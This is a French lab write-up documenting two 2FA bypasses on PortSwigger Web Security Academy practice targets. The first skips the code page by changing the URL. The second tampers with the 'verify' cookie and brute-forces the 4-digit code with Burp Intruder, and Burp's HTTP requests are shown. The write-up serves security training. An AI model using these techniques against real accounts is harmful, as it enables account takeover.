


Documentation CONTOURNEMENT D'AUTHENTIFICATION 2FA

BYPASS 1 :

1. On se connecte à la session de Wiener :
Username : wiener
Password : peter

Login



A login form with a light gray background. It contains two input fields: 'Username' with the value 'wiener' and 'Password' with masked characters '....'. Below the fields is a green 'Log in' button.

2. On rentre ensuite le code à 4 chiffres reçu dans la boîte mails de Wiener, en cliquant sur "Email client"


**WebSecurity
Academy** 

2FA simple bypass

[Back to lab home](#)

[Email client](#)

[Back to lab description >>](#)



A form with a light gray background. It contains a text input field with the placeholder 'Please enter your 4-digit security code'. Below the field is a green 'Login' button.

Your email address is `wiener@exploit-0a7700f30391161a809fbb2301630068.exploit-server.net`

Displaying all emails `@exploit-0a7700f30391161a809fbb2301630068.exploit-server.net` and all subdomains

Sent	To	From	Subject	Body
				Hello!
				Your security code is 1412.
2024-04-22 08:28:31 +0000	wiener@exploit-0a7700f30391161a809fbb2301630068.exploit-server.net	no-reply@0a1800800386168780a0bc3400550089.web-security-academy.net	Security code	Please enter this in the app to continue. Thanks, Support team

[View raw](#)

Please enter your 4-digit security code

1412

Login

3. On arrive sur le compte de Wiener avec l'URL suivant :
<https://0a08007203573f6383f143ca008b0054.web-security-academy.net/my-account?id=wiener>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener
Your email is: `wiener@exploit-0ac4003503cf3ff9836142b1016700c2.exploit-server.net`

Email

Update email

4. Puis, on se déconnecte en appuyant sur “Log out” et on se connecte au compte de Carlos :

Username : carlos

Password : montoya

Login

Username

Password

Log in

5. Et comme on n'a pas accès à la boîte mails, on change l'URL pour mettre my-account à la place de login2 pour se connecter au compte de Carlos sans avoir besoin de mettre le code à 4 chiffres :

<https://0a4c00ff035b83c08231a2b0002e0053.web-security-academy.net/login2>

<https://0a4c00ff035b83c08231a2b0002e0053.web-security-academy.net/my-account>



2FA simple bypass

[Back to lab home](#)

[Email client](#)

[Back to lab description >>](#)

Please enter your 4-digit security code

Login

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email

BYPASS 2



on télécharge le logiciel burp Edition communautaire et l'os de notre Appareil

Édition communautaire Burp Sui ▾

Windows (x64) ▾

↓ TÉLÉCHARGER

On entre dans l'application, ensuite cela nous mène dans Dashboard. Cliquez sur Proxy Puis sur Open Browser en ayant l'option **intercept is off**



Web Security Academy

2FA broken logic

Email client

[Back to lab description >>](#)

Login

Username

Password

Log in

Cela nous ouvre une page internet dans laquelle nous collons le lien pour nous connecter à la session. Nous nous connectons à la session wiener:

- un nom d'utilisateur
- un mot de passe
- le code d'authentification que l'on reçoit dans la messagerie.

My Account

Your username is: wiener

Your email is: wiener@exploit-0ab90071036e0da580fb11c701ba00fe.exploit-server.net

Email

Update email

Une fois connecté, nous devons aller dans http history puis on cherche

GET /login2

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerExtenderProject optionsUser options										
InterceptHTTP historyWebSockets historyOptions										
Logging of out-of-scope Proxy traffic is disabledRe-enable										
Filter: Hiding CSS, image and general binary content										
#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
6	https://0ace00d503d50d9e80ba...	GET	/resources/labheader/images/logo...			200	6675	XML	svg	
7	https://0ace00d503d50d9e80ba...	GET	/academyLabHeader			101	147			
8	https://0ace00d503d50d9e80ba...	GET	/resources/labheader/images/ps-lab-n...			200	963	XML	svg	
0	https://0ace00d503d50d9e80ba...	GET	/login2			404	239	text		
1	http://www.gstatic.com	GET	/generate_204							
2	https://0ace00d503d50d9e80ba...	GET	/my-account?id=wiener	✓						
3	http://www.gstatic.com	GET	/generate_204							
4	https://0ace00d503d50d9e80ba...	GET	/login			200	3296	HTML		2FA broken logic
5	https://0ace00d503d50d9e80ba...	GET	/login			200	3383	HTML		2FA broken logic
6	https://0ace00d503d50d9e80ba...	POST	/login	✓		302	232			
7	https://0ace00d503d50d9e80ba...	GET	/login2			200	3141	HTML		2FA broken logic
8	https://0ace00d503d50d9e80ba...	POST	/login2	✓		302	209			

46	https://0ace00d503d50d9e80ba...	POST	/login	✓	302	232		
47	https://0ace00d503d50d9e80ba...	GET	/login2		200	3141	HTML	2FA broken logic
48	https://0ace00d503d50d9e80ba...	POST	/login2	✓	302	209		

Request

Pretty Raw \n Actions

```

5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/89.0.4389.120 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
  p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 sec-ch-ua: "Chromium";v="89", "Not A Brand";v="99"
13 sec-ch-ua-mobile: ?0
14 Referer:
  https://0ace00d503d50d9e80ba124c00e000c0.web-security-academy.net/login
15 Accept-Encoding: gzip, deflate
16 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
17 Cookie: Verify=wienez; session=6WP9E7jgLiQQ7H1ZCeZ7a9SIsEJKIsWL
18
19

```

Response

Pretty Raw Render \n Actions

```


1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 3012
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=
11     <link href=/resources/css/labs.css rel=stylesheet>
12     <title>
13       2FA broken logic
14     </title>
15   </head>
16   <body>
17     <script src=/resources/labheader/js/labHeader.js>
18
19

```

Nous allons sur request, nous faisons un clic droit puis nous appuyons sur **Send to Repeater**

On clique ensuite dans la **rubrique repeater**

Cela garantit qu'un code 2FA temporaire est généré pour Carlos.



On change de wiener par **carlos** dans cookie **verify** à la **17** eme ligne.

Puis nous appuyons sur **send**

Puis on rouvre la page avec la session wiener connecté ,on se déconnecte puis on entre les identifiants , une fois le code demandé on entre un **faux code d'authentification**

Le paramètre "verify" est utilisé pour déterminer **l'identité du compte d'utilisateur qui accède**

Incorrect security code

Please enter your 4-digit security code

Login

On va dans proxy http history et on va dans

POST /login2

48	https://0ace00d503d50d9e80ba...	POST	/login2	✓	302	209		
49	https://0ace00d503d50d9e80ba...	GET	/login		200	3296	HTML	2FA
50	https://0ace00d503d50d9e80ba...	POST	/login	✓	302	232		

Request

PrettyRaw\nActions

```
8 Upgrade-Insecure-Requests: 1
9 Origin: https://0ace00d503d50d9e80ba124c00e000c8.web-security-academy.net
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.120 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://0ace00d503d50d9e80ba124c00e000c8.web-security-academy.net/login2
18 Accept-Encoding: gzip, deflate
19 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
20 Cookie: verify=wiener; session=6WP9E7jgLiQQ7H1ZCef7a9S1seJK1sWL
21
22 mfa-code=0668
```

Response


PrettyRawRender\nActions

```
1 HTTP/1.1 302 Found
2 Location: /my-account?id=wiener
3 Set-Cookie: session=Rf8TB8MYaeTfTS04tn9SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Connection: close
6 Content-Length: 0
7
8
```


clic droit **Send to Intruder**

On click sur clear puis on change le nom de wiener en carlos dans

Cookie: verify=carlos;



Puis on sélectionne le code 0668 et on appuie sur ADD



On sélectionne brut force

On entre que les chiffres pour toutes les combinaisons possibles.

1 x 2 x 3 x -

Target Positions Payloads Options

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 10,000

Payload type: Brute forcer

Request count: 10,000

Start attack

?

Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: 0123456789

On appuie sur star attack pour lancer le processus

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			3296	
1	0000	200			3296	
2	1000	200			3296	
3	2000	200			3296	
4	3000	200			3296	
5	4000	200			3296	
6	5000	200			3296	
7	6000	200			3296	
8	7000	200			3296	
9	8000	200			3296	
10	9000	200			3296	
11	0100	200			3296	

Request Response

Pretty Raw \n Actions

1 POST /login HTTP/1.1

2 Host: 0ace00d503d50d9e80ba124c00e000c8.web-security-academy.net

3 Connection: close

4 Content-Length: 13

5 Cache-Control: max-age=0

6 sec-ch-ua: "Chromium";v="89", "Not A Brand";v="99"

7 sec-ch-ua-mobile: ?0

8 Upgrade-Insecure-Requests: 1

9 Origin: https://0ace00d503d50d9e80ba124c00e000c8.web-security-academy.net

10 Content-Type: application/x-www-form-urlencoded

11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36

12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

13 Sec-Fetch-Site: same-origin

0 matches

529 of 10000

Nous avons le système qui tente de trouver le bon code d'authentification.
On force brutalement le code de vérification.